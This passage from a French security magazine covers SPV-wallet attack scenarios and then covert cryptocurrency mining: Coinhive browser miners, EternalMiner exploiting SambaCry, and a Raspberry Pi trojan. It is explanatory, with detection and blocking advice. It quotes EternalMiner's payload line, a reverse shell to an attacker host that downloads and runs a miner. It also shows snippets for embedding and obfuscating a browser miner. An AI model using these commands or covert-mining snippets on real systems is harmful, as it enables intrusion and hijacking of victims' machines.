seed.bitcoin.sipa.be has IPv6 address 2001:0:9d38:6ab8:18c2:3a46:a1ec:987c
seed.bitcoin.sipa.be has IPv6 address 2001:0:4137:9e76:24f9:302a:4d39:ee08
(... 11 other IPv6 hosts ...)
seed.bitcoin.sipa.be has IPv6 address 2001:0:9d38:90d7:3858:553f:92ce:18b8
seed.bitcoin.sipa.be has IPv6 address 2607:5300:204:40f1::
```

On constate rapidement que les noms d'hôtes (et leurs adresses IPv4 ou IPv6 associées) tournent d'un cran à chaque requête, ce qui fait que les prochains nœuds de connexion sont tout à fait prévisibles.

Par ailleurs, l'attaquant peut mener une attaque Sybil **[11]** en mettant en place plusieurs nœuds Bitcoin modifiés pour répondre de façon différente à une adresse IP donnée, celle de la victime choisie. En mettant en place suffisamment de ces nœuds, l'attaquant maximise ses chances de pouvoir compromettre les réponses envoyées ou reçues du portefeuille SPV.

3.2 Attaques sur un LAN

Si l'attaquant est sur le réseau local de sa victime (typiquement sur le même point d'accès Wi-Fi public qu'elle), toutes les attaques LAN classiques deviennent envisageables : MAC flooding, ARP cache spoofing, ICMP redirect, DHCP spoofing, DNS cache spoofing...

Il peut alors empêcher tout nœud Bitcoin (léger ou complet) de fonctionner en bloquant son trafic (déni de service), mais au-delà de cette attaque, usurper n'importe quelle requête ou réponse aux nœuds (à part les messages signés électroniquement). L'attaque la plus critique consiste sans doute à usurper une réponse à des API ou explorateurs de blocs Bitcoin non protégés en HTTPS, API et explorateurs qui sont très souvent utilisés par les commerçants acceptant le Bitcoin pour vérifier l'arrivée des paiements avant leur confirmation multiple par le réseau (une seule confirmation prend en moyenne 10 minutes sur Bitcoin, temps bien trop long pour retenir le client après son paiement supposé). Il devient alors possible de faire croire au commerçant que le paiement a été reçu alors qu'il n'a même pas été initié... C'était encore le cas du célèbre site Blockchain.info il y a quelques mois.

4 Résumé des impacts globaux sur la sécurité

Les risques principaux surviennent surtout lors de l'utilisation sur un LAN partagé par la victime et un attaquant. Il ne sera pas possible pour l'attaquant de modifier réellement le contenu des réponses SPV (typiquement des montants de transactions), car cela modifierait leur hash et leur signature électronique, qui sont en principe vérifiés par le portefeuille léger.

Cependant, voici la typologie des attaques possibles pour un attaquant :

- d'usurper des nœuds complets du réseau Bitcoin ;
- de sniffer, bloquer ou usurper des requêtes SPV ;
- de sniffer, bloquer ou usurper des réponses SPV (donc hors montants et adresses de transactions).

En termes d'impacts sécurité pour l'utilisateur, un attaquant peut :

- connaître (presque) toutes les adresses Bitcoin de la victime (ou un sur-ensemble) ;
- associer l'adresse IP utilisée, les adresses Bitcoin contrôlées et l'utilisateur ;
- empêcher l'utilisation de SPV en bloquant le réseau (déni de service) ;
- empêcher la diffusion de transactions sortantes (impossibilité pour la victime de dépenser ses bitcoins) ;
- empêcher la détection par le client de transactions entrantes (la victime ne voit pas qu'elle a reçu des fonds, et ne pourra alors vraisemblablement pas les dépenser) ;
- usurper les requêtes et/ou réponses à des API ou sites web de type explorateur de blockchain non protégés en HTTP (et créer artificiellement des transactions Bitcoin entrantes ou sortantes d'adresses et de montants arbitraires).

L'attaque qui consiste à ne pas relayer des requêtes ou réponses d'un portefeuille léger ou d'un nœud du réseau est appelée attaque de « *transaction withholding* ».

5 Recommandations de sécurité

Dans l'idéal, pour rendre des attaques quasi impossibles, il est recommandé d'utiliser un VPN, ou mieux encore une connexion VPN à un nœud Bitcoin complet que vous contrôlez totalement.

Autrement, il peut être utile de ne pas utiliser des noms d'hôtes écrits en dur ou des graines DNS directement, mais d'utiliser des voisins directs ou indirects de ces nœuds pour éviter un choix fixé de l'attaquant. Lors de requêtes à des API ou des explorateurs de blocs, une vérification sur une autre API ou un autre explorateur de blocs indépendant n'est probablement pas un luxe pour éviter la manipulation du nombre de transactions ou de la balance d'un compte. Les précautions usuelles sur HTTPS sont évidemment toujours de mise : site accessible en HTTPS uniquement, certificat public reconnu, utilisation d'une liste de révocation en cas de compromission...

Enfin, pour des raisons de confidentialité uniquement, il est souhaitable de ne pas utiliser de filtre de Bloom précis (ciblant une ou quelques adresses Bitcoin), mais un filtre plus large, de façon à ne pas révéler son adresse Bitcoin et d'éviter une corrélation entre IP et adresse Bitcoin. ■

Références

[1] **Évolution de la taille de la blockchain Bitcoin :** https://blockchain.info/fr/charts/blocks-size?timespan=all

[2] « ***Bitcoin : A Peer-to-Peer Electronic Cash System*** », **Satoshi Nakamoto :** https://bitcoin.org/bitcoin.pdf

[3] « ***On the Privacy Provisions of Bloom Filters in Lightweight Bitcoin Clients*** », **Arthur Gervais et al., décembre 2014.** https://eprint.iacr.org/2014/763.pdf

[4] **Portefeuille léger Mycelium :** https://wallet.mycelium.com/

[5] **Portefeuille léger Electrum :** https://electrum.org

[6] **Portefeuille léger Jaxx :** https://jaxx.io/

[7] **Portefeuille léger Coinomi :** https://coinomi.com

[8] **Portefeuille léger Exodus :** https://www.exodus.io

[9] **« Filtre de Bloom » sur Wikipédia :** https://fr.wikipedia.org/wiki/Filtre_de_Bloom

[10] **« DNS round-robin » sur Wikipédia :** https://fr.wikipedia.org/wiki/DNS_round-robin

[11] **« Attaque Sybil » sur Wikipédia :** https://fr.wikipedia.org/wiki/Attaque_Sybil

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS) hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99 € HT/MOIS

~~14,99 €~~

CODE PROMO **SYMIS17**

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.

CHOISSISEZ VOTRE NAS

https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD /ikoula @ikoula sales@ikoula.com 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

MINAGE INDÉSIRABLE

Doriane PERARD
Doctorante à l'ISAE-SUPAERO

mots-clés : BLOCKCHAIN / MINAGE INDÉSIRABLE / MALWARE / CYBERCRIMINALITÉ

L'engouement croissant pour la technologie blockchain se traduit par une explosion du cours des différentes crypto-monnaies, qui séduisent aussi bien les curieux que les professionnels de la spéculation financière. Ainsi, acquérir du bitcoin ou autre altcoin n'a jamais été aussi attractif. En parallèle, l'activité de minage s'est elle aussi développée, et il est devenu très compliqué d'acquérir suffisamment de matériel pour pouvoir s'y adonner de façon rentable. C'est pourquoi des personnes peu scrupuleuses ont mis au point des logiciels de minage indésirables, utilisant les ressources matérielles d'utilisateurs non avertis dans le but de générer des crypto-monnaies pour leurs concepteurs.

1 Rappels sur la blockchain et le minage

1.1 Blockchain

Dans sa définition formelle, la blockchain est un registre distribué et décentralisé qui permet de stocker et d'échanger des informations de manière sécurisée, fiable et non modifiable. Les actions au sein du réseau, appelées transactions, sont regroupées dans des blocs. Un en-tête est ajouté à chaque bloc, contenant un certain nombre d'informations importantes (comme la date et l'heure de création, son identifiant, etc.), mais surtout une empreinte cryptographique du bloc précédent. Cette empreinte est obtenue grâce à une fonction de hachage, et permet ainsi de lier les blocs entre eux de façon immuable. En effet, changer un bloc au milieu de la chaîne entraînerait la modification de son empreinte, et le bloc suivant ne le reconnaîtrait plus.

Dans le schéma ci-dessous, la blockchain originale est représentée en noir. Pour des raisons de lisibilité, seuls les hash des blocs précédents sont représentés (nommé `prev_hash`). Un attaquant décide de modifier le bloc 51, afin d'y insérer une transaction en sa faveur (par exemple, un transfert de fonds important vers son compte).

Le nouveau bloc, que nous appellerons 51 bis, est représenté en rouge. Comme son contenu est différent du bloc 51, son empreinte sera également différente. Ainsi, le bloc 52 ne reconnaîtra pas le bloc 51 bis comme son bloc précédent. Il faudrait reconstruire toute la suite de la chaîne pour obtenir une chaîne valide.

1.2 Minage

Dans le cas de la plupart des blockchains actuelles, le minage est le procédé servant à confirmer des transactions, en les plaçant dans des blocs constituant la chaîne. Il sert à éviter que des personnes malhonnêtes ne corrompent les données en validant des transactions fictives ou illégales, comme dépenser deux fois la même monnaie. Il s'agit donc d'une opération fondamentale, assurant la sécurité de la blockchain.

Pour ce faire, les mineurs sollicitent leurs ordinateurs afin de résoudre des problèmes mathématiques complexes, appelés preuves de travail (*proof of work*). Ces problèmes varient en fonction de la blockchain, mais reposent tous sur un principe similaire : ils ne peuvent être résolus qu'en testant toutes les solutions possibles au hasard, jusqu'à tomber sur une fonctionnant, par force brute.

Le premier à réussir le calcul remporte le droit de créer un nouveau bloc, qui va être envoyé au réseau. Pour récompenser le mineur, celui-ci reçoit un certain montant de la crypto-monnaie sur laquelle il mine.

Cette récompense est importante, car elle permet de mettre en concurrence les mineurs, désirant gagner de la monnaie. La probabilité de résoudre la preuve de travail est proportionnelle à la puissance de calcul possédée par le mineur, puisqu'il pourra tester des solutions plus rapidement avec du matériel performant. Pour augmenter leurs chances de résoudre les problèmes mathématiques, les mineurs vont acquérir des machines plus puissantes, donc plus chères et consommant beaucoup d'électricité. La récompense permet d'amortir l'investissement, tout en générant un profit intéressant.




Fig. 1 : Tentative d'insertion d'un bloc frauduleux (bloc 51 bis) au milieu d'une blockchain.

La puissance de calcul de la blockchain augmente donc de façon exponentielle, et pour éviter que les blocs ne s'assemblent trop rapidement, la difficulté de résolution des problèmes mathématiques augmente elle aussi. Ainsi, l'accroissement temporel de la chaîne reste linéaire, avec une fréquence de création de bloc constante.

Note

Pour la blockchain Bitcoin, la preuve de travail se présente sous la forme suivante : « trouver le nombre S, tel que le hash de la concaténation du hash de l'en-tête du bloc précédent avec S soit inférieur à un nombre D ».

Pour résoudre ce problème, la machine calcule le hash associé au dernier bloc, puis il « suffit » de tester toutes les possibilités de S, jusqu'à en trouver une validant le défi.

On remarque assez intuitivement que plus D sera grand, plus il y aura de solutions S possibles. Au contraire, si D est suffisamment petit, l'ensemble des solutions diminue, et valider le bloc demande plus de calculs. D permet ainsi d'ajuster la difficulté de minage pour qu'en moyenne un nouveau bloc soit créé toutes les 10 minutes. La difficulté du réseau Bitcoin est étalonnée sur le premier bloc créé. Elle est actuellement de 2 227 847 638 503, ce qui signifie que la puissance de calcul du réseau actuelle est environ 2 000 milliards de fois supérieure à celle du premier bloc.

Historiquement, le minage a débuté sur de simples ordinateurs de bureau, dotés de quelques processeurs. Les processeurs se sont ensuite accumulés, pour finalement laisser place aux cartes graphiques, capables de calculer beaucoup plus rapidement. Les *Field Programmable Gate Arrays* (FPGA) ont également suscité un certain intérêt, par leur consommation d'énergie plus faible.

Ces dernières années, on a noté l'apparition de matériels spécifiques au minage : les *Application-Specific Integrated Circuits*, plus connus sous l'acronyme ASIC. Comme son nom l'indique, un ASIC est un circuit intégré spécialisé dans une fonction particulière, ici le calcul de hash cryptographique et donc le minage.

Le minage permet ainsi de générer de la nouvelle monnaie, mais également de sécuriser la blockchain. En effet, pour vérifier la validité d'un bloc, chaque nœud du réseau va s'assurer que la preuve de travail a bien été correctement réalisée sur ce bloc. La force du système réside dans le fait que cette vérification se fait rapidement, avec peu de puissance de calcul. De plus, rappelons qu'en cas de scission au sein d'une blockchain, les nœuds vont choisir par défaut la chaîne la plus longue. Grâce à cela, si une personne malveillante décidait de réécrire un bloc de la blockchain, elle devrait recréer les blocs suivants assez rapidement pour rattraper et dépasser la chaîne principale. On estime qu'elle aurait donc besoin de plus de la moitié de la puissance de calcul du réseau, ce qui demanderait un investissement démesuré. Cette attaque est nommée « attaque des 51% », en raison de la part du réseau qu'elle demande.

Dans la suite de cet article, nous utiliserons également le mot mineur pour parler du logiciel servant à miner sur la blockchain.

1.3 Course au minage et coopératives

Depuis la création du Bitcoin en 2009, les crypto-monnaies sont passées du statut de sombre technologie réservée à quelques initiés au statut de dernier sujet de discussion tendance. Cette popularisation s'observe par un investissement massif dans les différentes monnaies, de la part de personnes aux profils très variés. Ainsi, la valeur des monnaies a explosé, attirant encore plus de curieux.

Parallèlement, la difficulté de minage continue elle aussi d'augmenter, jusqu'à nécessiter du matériel spécifique et onéreux, en grande quantité, pour espérer miner sur les blockchains les plus importantes. Pour le cas du Bitcoin, la puissance du réseau a été multipliée par 8 cette dernière année, jusqu'à dépasser les 18 000 000 TH/s.

La concurrence étant rude, des utilisateurs désireux de miner sans pour autant investir de grosses sommes d'argent dans du matériel ont décidé de s'associer pour mettre en commun leur puissance de calcul. Un serveur central est chargé de coordonner les différents membres, en faisant la liaison entre le réseau de la blockchain et les machines de la coopérative. Il va pour cela récupérer sur le réseau les challenges à résoudre, les découper en différentes tâches qui seront assignées aux machines (flèches orange sur le schéma), puis récupérer les résultats et soumettre au réseau les solutions (flèches violettes). Lorsque la coopérative de minage valide un bloc, chaque membre reçoit une rémunération (flèches vertes).




Fig. 2 : Schéma explicatif d'une coopérative de minage.

Note

Actuellement, les cinq plus grosses coopératives de minage du réseau Bitcoin totalisent plus de 75 % de la puissance de calcul. En ce qui concerne Ethereum, ce chiffre dépasse les 85 % pour les cinq coopératives les plus importantes. Au regard de ces chiffres, il est devenu quasiment impossible pour un particulier de miner seul de façon rentable, en prenant en compte l'achat du matériel, son entretien et l'électricité utilisée.

1.4 Monero

Les différents programmes de minage que nous allons étudier dans cet article travaillent sur la blockchain Monero. Ce choix est justifié par les caractéristiques de la monnaie, qui mise sur l'anonymat des transactions. Les transactions ne sont pas traçables, c'est-à-dire qu'il n'est pas possible de retrouver l'adresse de provenance. Cette propriété rend compliquée la censure, ce qui permet d'éviter par exemple de se faire bloquer de l'argent acquis illégalement.

De plus, Monero étant une monnaie plus récente et moins connue, l'investissement pour l'avenir peut s'avérer très gagnant. En effet, le cours des monnaies les plus populaires a déjà connu des pics de forte progression, et il semble peu probable qu'ils continuent à augmenter aussi rapidement infiniment. Sur l'année dernière, le Bitcoin a connu une progression de 1 450%, tandis que celle du Monero est de l'ordre de 2 650%, ce qui double l'investissement de cette seconde par rapport à la première **[I]**.

Enfin, le Monero est relativement facile à produire, car il y a moins de concurrence donc moins de puissance de calcul. L'algorithme de preuve de travail est conçu pour garder le minage avec des processeurs efficaces, car le passage à une carte graphique n'apporte qu'un doublement des performances, contre des facteurs de 10 000 pour Bitcoin ou Ethereum. Le minage via un ordinateur personnel reste ainsi assez efficace pour espérer être rentable, surtout à grande échelle.

2 Mineur JavaScript

2.1 Présentation générale de Coinhive

Coinhive est une bibliothèque JavaScript permettant de miner des crypto-monnaies (Monero ou Electroneum) à partir d'un navigateur web. Dans sa forme originelle, le service propose différentes variantes :

- un captcha lançant le mineur pour une durée fixée lors du clic de l'utilisateur pour confirmer qu'il n'est pas un robot ;
- un lien court de redirection, demandant la résolution d'un certain nombre de challenges pour pouvoir accéder à la page demandée (permettant également de se protéger des attaques DDOS) ;
- un mineur s'exécutant en arrière-plan sur une page web standard.

Nous nous intéresserons ici particulièrement au dernier, le plus utilisé.

L'application a été lancée en septembre 2017 et a très vite rencontré un fort succès. Après un mois de service, environ 30 000 sites l'incluaient dans leurs pages web.

Les réactions ont été immédiates : gênés par le fait que le script puisse s'exécuter sans avertissement et sans demande de permission, de nombreux utilisateurs ont vécu l'expérience négativement. Suite à cet incident, certains sites ont présenté leurs excuses en se justifiant d'avoir voulu tester un nouveau moyen de monétisation moins invasif que les publicités. D'autres ont déclaré que le mineur avait été installé à leur insu, lors d'un piratage des serveurs, les gains récoltés étant envoyés sur les porte-feuilles des hackers.

2.2 Analyse

Le script du mineur en arrière-plan se lance au chargement de la page, et se termine lorsque l'on ferme celle-ci. Afin que le minage soit efficace, il est donc nécessaire que l'utilisateur reste plusieurs minutes sur la même page. C'est pourquoi les sites de streaming ou contenant des articles relativement longs sont particulièrement adaptés.

Coinhive dispose d'une API très documentée, présente sur le site internet officiel, qui permet un aperçu global de l'outil **[2]**. Pour une compréhension plus poussée, il est de plus possible d'analyser le code JavaScript qui s'exécutera côté client, présent lui aussi sur le site.

Pour mettre en place un mineur, il convient d'inclure le script dans la page web, avec le code suivant :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

À la ligne 03, `'<site-key>'` est un identifiant unique associé au compte du propriétaire du site internet, obtenu lors de l'inscription au service Coinhive. C'est sur ce compte que seront versées les récompenses. Le paramètre `'user'` permet d'éventuellement différencier les utilisateurs minant. Il est ainsi possible de les encourager à miner, en partageant la récompense ou avec d'autres avantages (crédits sur le site, etc.) en fonction de leurs résultats.

De nombreux autres paramètres sont acceptés, pour préciser notamment combien de cœurs seront utilisés par défaut pour le minage, et à quel taux d'utilisation.

Bien qu'a priori l'identifiant du compte ne soit pas associé directement à une identité précise, il est possible de l'obfusquer pour notamment compliquer d'éventuelles statistiques sur les gains générés :

```
01: var_0x8cfd=["\x56\x63\x33\x38\x75\x32\x33\x35\x51\x67\x31\x55\
x6E\x48\x78\x47\x43\x52\x6A\x59\x51\x4D\x58\x70\x6E\x4A\x73\x58\
x77\x4B\x4C\x69","\x73\x74\x61\x72\x74"];
02: var miner=new CoinHive.Anonymous(_0x8cfd[0]);
```

Pour exploiter au maximum les capacités des différentes machines connectées sur un site internet implémentant leur mineur JavaScript, Coinhive reprend le principe d'une coopérative de minage. Une fois le script lancé sur le navigateur de l'utilisateur, une web socket est créée sur une des adresses du serveur, afin de communiquer avec lui.

```
01: Miner.prototype._connect = function() {
02:         if (this._socket) {
03:             return
04:         }
        ...
05:         this._socket = new WebSocket(proxyUrl);
```

Le principe est ensuite le même qu'expliqué dans la partie 1.3. Le serveur envoie des challenges à résoudre à la machine, qui lui renvoie les paramètres des solutions trouvées. La réponse sera vérifiée et validée (ou non) par le serveur, et le compte associé au solveur sera crédité en conséquence.

2.3 Détection et blocage

2.3.1 Détection

Le script s'exécutant sur le navigateur de la victime, il est visible en analysant la page grâce aux outils de développement intégrés.

En cas de doute, le site whoismining.com permet de vérifier si un site utilise un mineur, en entrant son URL.

Fig. 3 : Capture avec Fiddler des échanges entre une machine exécutant le script Coinhive et le serveur.

Un autre moyen de détection simple est l'observation des performances du système dans le gestionnaire des tâches. Le principe du minage étant d'effectuer des calculs rapidement, les processeurs sont très sollicités lorsque le script tourne. Les courbes permettent de rapidement s'en rendre compte, tout comme une ventilation anormalement élevée de la machine, chauffant à cause de l'usage important des processeurs.




Fig. 4 : Lancement du mineur JavaScript sur 8 threads, à -20s... Le bruit des ventilateurs étant aussi impressionnant que cette montée en charge soudaine des processeurs.

2.3.2 Blocage

Pour lutter contre les mineurs JavaScript indésirés, l'agence de cybersécurité européenne (ENSIA) recommande l'utilisation de plugins bloqueurs de publicité. En effet, les développeurs les ont rapidement adaptés pour bloquer également les mineurs **[3]**.

Il existe depuis quelques mois une extension, nommée NoCoin, dont le but est de spécifiquement bloquer les mineurs de crypto-monnaie. Sous licence MIT, elle est disponible pour les navigateurs Google Chrome et Mozilla Firefox.

Une mesure plus drastique consiste à bloquer l'exécution du JavaScript sur le navigateur. Là encore, une extension peut s'avérer pratique, pour pouvoir le réactiver en 1 clic lorsqu'on le souhaite et qu'il est légitime.

Comme le script est hébergé sur le serveur de Coinhive, et qu'il nécessite de communiquer avec le serveur, bloquer la connexion vers l'URL de Coinhive peut prévenir du minage intempestif. Ce blocage est à réaliser au niveau du système lui-même, dans le fichier HOSTS, dans l'antivirus ou encore au niveau du navigateur, grâce à l'extension contre les publicités.

Enfin, les principaux fournisseurs d'antivirus ont eux aussi mis à jour leur solution, en détectant et stoppant les mineurs.

3 Programmes malveillants

3.1 Eternalminer

3.1.1 Description et contexte

Apparu en juin 2017, ce malware permettant la création d'un réseau distribué de minage de crypto-monnaie se place dans le sillage de WannaCry. Il utilise la vulnérabilité CVE-2017-7494, nommée SambaCry, qui affecte les versions de Samba (logiciel de partage d'imprimantes et de fichiers sous les systèmes Unix) à partir de la 3.5.0 (1er mars 2010). Bien que corrigée le 24 mai dans les versions 4.6.4, 4.5.10 et 4.4.14, Rapid7 estimait à cette période à plus de 100 000 le nombre de machines Linux accessibles via ces ports et exécutant une version de Samba vulnérable.

En exploitant cette faille, un client malveillant peut exécuter à distance du code, en téléchargeant une bibliothèque depuis un dossier partagé accessible en écriture, puis en le faisant s'exécuter par le serveur **[4]**.

Pour que l'attaque réussisse, les ports 445 et/ou 139 de la cible doivent être ouverts, les fichiers partagés accessibles en écriture, et, pour lancer l'exécution, les chemins d'accès de ces fichiers doivent être connus.

L'exploit Eternalminer s'est rapidement propagé, obligeant les ordinateurs infectés à miner sur la blockchain Monero pour le compte des attaquants. L'adresse du portefeuille Monero étant visible directement dans le code source du malware, une équipe de Kaspersky a pu réaliser une estimation des gains : environ 98 XMR, soit aujourd'hui plus de 30 000€.

3.1.2 Analyse du programme

La première étape de l'attaque est de tester si un utilisateur non légitime peut écrire sur le disque partagé. Pour cela, des tentatives d'écriture de fichiers texte de 8 caractères aléatoires sont réalisées. En cas de réussite, les fichiers sont effacés, pour masquer les traces de l'attaque.

Une fois cette vérification terminée, les attaquants vont charger le malware, présenté sous la forme d'un plugin Samba, sur le disque partagé. Pour trouver leurs emplacements exacts sur le disque, tous les chemins les plus courants vont être testés, à la manière brute force. Une fois son chemin exact trouvé, la faille SambaCry rend possible l'exécution du plugin malicieux directement par Samba, avec des privilèges élevés. Ce plugin est composé de 2 fichiers compilés.

- Le premier fichier, nommé **`INAebsGB.so`** initie une porte dérobée. Celle-ci se présente sous la forme d'un shell inversé, c'est-à-dire que le serveur (la machine de l'attaquant) enverra des commandes au client (la machine cible). Cette connexion se fait avec l'adresse IP de l'attaquant, spécifiée en dur dans le code. Cette porte dérobée est utile pour pouvoir configurer le logiciel de minage, mais également éventuellement installer d'autres malwares dans le futur.

- Le deuxième fichier est nommé **cbIRWuoCc.so**. Il contient la charge utile ayant pour but la récupération et le lancement du logiciel de minage de Monero, qui est une version « custom » de CPUMiner.

La partie principale de ce fichier est présentée par l'équipe SecureList sur leur site internet. L'extrait de code suivant est très intéressant, puisqu'il permet de rapidement comprendre la mise en place du mineur :

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 || ((wget http://
rc.ezreal.space/miner64_s -O /tmp/m || curl http://rc.ezreal.space/
minerd64_s -o /tmp/m) && chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Au début de la ligne, l'instruction **db** signifie *Data Byte*, et sert à insérer des octets de données à l'endroit où on les rencontre, au milieu du flot d'instructions compilées.

Ce sont ces octets de données que nous allons analyser.

Le fichier commence par ouvrir un shell en mode interactif, c'est-à-dire que le shell attend que l'utilisateur saisisse une commande.

Puis il va essayer différentes commandes afin de télécharger et exécuter le mineur.

La première commande qui va être testée se trouve sur le serveur de l'attaquant, à l'adresse **/dev/tcp/rc.ezreal.space/4000**. Si son exécution fonctionne, on ne tient pas compte de la suite. On peut donc supposer que cette commande s'occupe à la fois de télécharger, de paramétrer et de lancer le mineur.

En cas d'échec, la tentative de téléchargement de CPUMiner va continuer, en utilisant dans un premier temps la commande **wget**, puis dans un deuxième temps la commande **curl**, si **wget** n'a pas fonctionné. Dans les deux cas, le mineur sera stocké à l'emplacement **/tmp/m**, puis ses permissions d'accès seront modifiées afin de l'autoriser en exécution. Enfin, le mineur sera lancé en tâche de fond, grâce à **nohup**. La commande **nohup**, combinée à l'esperluette, sert à lancer le programme en arrière-plan, de façon à créer des processus s'exécutant de manière transparente et subsistant même après la déconnexion de l'utilisateur l'ayant initié. Cette précaution permet de compliquer la détection du malware.

Une fois son exécution correctement terminée, le faux plugin est supprimé du disque, pour couvrir les traces.

3.1.3 Protection et lutte

Un point positif de ce malware est qu'EternalMiner ne tente apparemment pas de se répliquer sur le réseau à partir des machines infectées.

En cas d'infection, il convient tout d'abord de s'assurer d'avoir bien supprimé le mineur, mais surtout d'avoir correctement désactivé la porte dérobée. En cas de négligence vis-à-vis de cette dernière, l'ordinateur risque d'être grandement exposé à une réinstallation de CPUMiner, voire d'autres programmes indésirables plus agressifs.

Le meilleur moyen de lutte contre cet exploit est de mettre à jour Samba. En effet, les versions actuelles implémentent des correctifs depuis mai 2017, rendant impossible la réalisation d'Eternalminer.

3.2 Linux.MulDrop.14

3.2.1 Description et contexte

Ce malware sévissant depuis mai 2017, a pour objectif la création d'un immense botnet de Raspberry Pi, dans le but de miner du Monero. Si le fait d'utiliser des mini ordinateurs pour effectuer des calculs peut surprendre, il faut rappeler que MagPi, le magazine officiel de Raspberry Pi, annonçait il y a peu avoir dépassé les 12.5 millions de machines vendues. C'est donc une véritable armée de petits calculateurs qui est ici utilisée.

Cette attaque se démarque par sa simplicité ; en effet, ici il n'y a pas d'utilisation de faille technique, mais plutôt de la négligence humaine, puisque les cibles vont être des Raspberry Pi mal paramétrées, laissant les ports SSH ouverts aux connexions externes et les identifiants par défaut.

3.2.2 Analyse du programme

Ce cheval de Troie se présente sous la forme d'un script bash contenant un logiciel de minage, compressé à l'aide de gzip, puis encodé en base64 **[5]**.

Une fois que le malware a infecté la machine, il va commencer par changer le mot de passe par défaut, en **\$6\$U1Nu9qCp\$FhPuo8s5PsQlH6lwUdTwFcAUPNzmr0pWCdNJj.p6l4Mzi8S867YLmc7BspmEH95POvxPQ3PzP029yT1L3yi6K1**.

